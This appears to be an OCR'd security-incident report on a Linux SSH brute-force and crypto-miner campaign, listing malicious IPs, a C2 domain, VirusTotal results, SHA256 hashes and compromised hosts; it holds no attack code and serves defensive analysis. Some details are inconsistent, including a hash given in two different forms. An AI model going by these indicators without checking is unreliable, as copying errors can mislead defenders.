
Following Kobe's compromise:

- Post-compromise, linux-vulnmgmt-kobe launched internal SSH brute-force attacks targeting multiple Linux VMs.
    - Confirmed infected internal targets: levi-linux-vulnerability, linux-program-fix, linux-programatic-ajs, linux-programatic-vm-danny, linuxvmdavid
    - sakel-lunix-2 (performed external abuse)
- Malware indicators detected:
    - Deployment of .diicot and .retea miner binaries across compromised systems.
- Attack method:
    - Internal SSH brute-force pivoting.
    - Lateral movement observed as Kobe expanded the miner infection.
- Impact:
    - Widespread internal compromise of the environment.

- Activity aligns with MITRE T1496 - Resource Hijacking, confirming the use of systems for crypto-mining operations.

Threat Intelligence - OSINT Validation of IOCs

Microsoft TI Report



1. Malicious Infrastructure - IPs s Domains

IOC/URL	Detection Rate	VT Verdict	Notes
85.31.47.99	2 / 96	Malicious	Hosts .balu miner payload
dinpasiune[.]com	3 / 96	Phishing / Malware	Direct malware delivery domain, resolves to multiple suspicious IPs
80.76.51.5	16 / 96	Malware / Phishing	Also hosts .balu miner payload

2. VirusTotal Passive DNS s ELF Malware Communication


Domain / Subdomain	Related ELF	VT Verdict	Notes
85.31.47.99	2 / 96	Detection	ELF miner binaries used in the attack
dinpasiune[.]com	3 / 96	Phishing / Malware	Passive DNS - subdomain linked
80.76.51.5	16 / 96	Malware / Phishing	Passive DNS - subdomain linked


3. Malware ELF Payloads Identified


- Files: .diicot, retea, payload, 263839397, Update
- Type: ELF Linux Miner / Trojan
- Detection rate: 25 - 34 / 64 AV engines
- Behavior: SSH brute-force, credential harvesting, crontab persistence, miner deployment.


4. Risk Summary (From Community and Vendor Scores)

Source	Community/Vendor Risk
dinpasiune[.]com	-55 score (VT)
85.31.47.99	Flagged as Malicious
80.76.51.5	Flagged as Malware / Phishing
Related ELF Files	High detection - Confirmed malicious


13
/ 96
Community Score
-55
13/96 security vendors flagged this URL as malicious
Reanalyze
Search
More
http://dinpasiune.com/
dinpasiune.com
Last Analysis Date
6 days ago
DETECTION
DETAILS
COMMUNITY 2
Security vendors' analysis
Do you want to automate checks?
alphaMountain.ai Phishing
BitDefender Malware
Criminal IP Phishing
Dr.Web Malicious
Emsisoft Malware
ESET Malware
Fortinet Malware
G-Data Malware
Lionic Malicious
Seclookup Malicious
SOCRadar Malware
Sophos Malware
Webroot Malicious
Abusix Clean


Passive DNS Replication (9)
Date resolved Detections Resolver IP
2024-07-04 5 / 94 VirusTotal 91.195.240.12
2023-11-22 11 / 94 VirusTotal 91.92.247.224
2023-06-28 4 / 94 VirusTotal 95.214.27.89
2020-10-05 3 / 94 VirusTotal 91.195.240.94
2020-02-20 1 / 94 VirusTotal 109.234.109.82
2020-02-19 2 / 94 VirusTotal 109.234.109.76
2019-09-27 2 / 94 VirusTotal 94.23.162.163
2019-08-31 5 / 94 VirusTotal 54.38.220.85
2018-12-29 0 / 94 VirusTotal 188.213.22.57
Subdomains (4)
mta-sts.dinpasiune.com 0 / 94 91.195.240.94
mail.dinpasiune.com 0 / 94 91.195.240.94 188.213.22.57
autodiscover.dinpasiune.com 0 / 94 91.195.240.94 188.213.22.57
dinpasiune.com 15 / 94 91.195.240.12 91.92.247.224 95.214.27.89 ...
Communicating Files (21)
Scanned Detections Type Name
2024-12-18 34 / 64 ELF Update
2024-06-11 26 / 66 ELF .diicot
2025-02-12 25 / 64 ELF retea
2024-12-18 30 / 64 ELF payload
2024-12-18 31 / 64 ELF 263839397
2024-06-11 33 / 67 ELF .diicot
2024-12-19 25 / 63 ELF Update
2024-12-19 32 / 64 ELF 81d9b238a4a7e06e0a5bfeaac3a3269d.virus
2024-12-19 33 / 64 ELF payload
2024-09-25 13 / 42 ELF .diicot


16
/ 96
Community Score
16/96 security vendors flagged this URL as malicious
Reanalyze
Search
More
http://80.76.51.5/
80.76.51.5
ip
Last Analysis Date
1 month ago
DETECTION
DETAILS
COMMUNITY
Security vendors' analysis
Do you want to automate checks?
alphaMountain.ai Malicious
ArcSight Threat Intelligence Malware
BitDefender Phishing
CRDF Malicious
CyRadar Malicious
Emsisoft Malware
ESET Malware
Forcepoint ThreatSeeker Malicious
Fortinet Malware
G-Data Phishing
Kaspersky Malware
Lionic Malicious
MalwareURL Malware
SOCRadar Phishing
Sophos Malicious
Webroot Malicious
Gridinsoft Suspicious
Abusix Clean


dinpasiune.com
SSL
SSL
SSL
ELF

Conclusion - Confirmed Threat Indicators


- dinpasiune[.]com is a malware C2 infrastructure.
- Associated with multiple ELF miner payloads and brute force tools.
- Threat actors host ELF binaries on these domains and actively spread mining malware.
- OSINT confirms malicious classification by multiple vendors.

Extract Payloads and Hashes

Payload bash script and the VT screenshots, you already have these file names / payloads:

- .diicot
- retea
- payload
- cache
- .balu
- Update
- 263839397
- 81d9b238a4a7e06e0a5bfeaacc3a3269d.virus

Extract SHA256



Malware Detection and Device Involvement Summary

The investigation confirmed multiple malicious ELF binaries tied to the campaign. Based on Defender and VirusTotal analysis, the following samples were identified with their SHA256 hashes, detection rates, and affected devices:

Sample: retea

- SHA256: 061f2562bf4ad2db25f218e218920aece057024cd2c8826c87f65acc29583191
- Detection: 25/64 (VirusTotal)
- Device: Levi-Linux-Vulnerability
- Notes: Core payload responsible for persistence, miner deployment, and system modifications.

Sample: cache

- SHA256: 8c2a00409bad8033fec13fc6ffe4aa4732d80400072043b71ceb57db37244129
- Detection: 6/64 (VirusTotal)
- Devices: Linux-Program-Fix, sakel-lunix-2
- Notes: Secondary artifact; low detection but present on systems linked to the campaign.

Sample: update

- SHA256: 7d48d223d81a0dd8150d27685a7f9808cb59bd9da918f992ce6dac1c387aa16e
- Detection: 5/64 (VirusTotal)
- Devices: Levi-Linux-Vulnerability, Linux-programatical-vul-remediation-lokesh
- Notes: ELF binary involved in maintaining persistence and possible miner communication.

Sample: cache (variant)

- SHA256: 0e13e9e4443102bf5b26396b5319f528642b4f0477feb9c7f536fab379b73074
- Detection: 34/64 (VirusTotal)
- Devices: Levi-Linux-Vulnerability, Linux-programatical-vul-remediation-lokesh


- Notes: High detection rate; linked to TOR communication, potential mining operation, and system compromise.

Device Impact Summary

- Levi-Linux-Vulnerability: Main compromised system executing retea, update, and cache variants.
- Linux-Program-Fix: Secondary system with cache sample present.
- sakel-lunix-2: Involved in spreading the cache sample, linked to brute-force and propagation.
- Linux-programatical-vul-remediation-lokesh: Received update and cache variant samples, showing signs of deeper compromise.


Important Findings


- All malware samples are Linux ELF binaries.
- No detection of these payloads on any Windows systems.
- Evidence of brute-force activity originating from sakel-lunix-2.
- Payloads designed for persistence, SSH credential brute-forcing, and potential crypto-mining.
- Indicators of TOR traffic and attempts to evade detection by modifying system files and bash history.

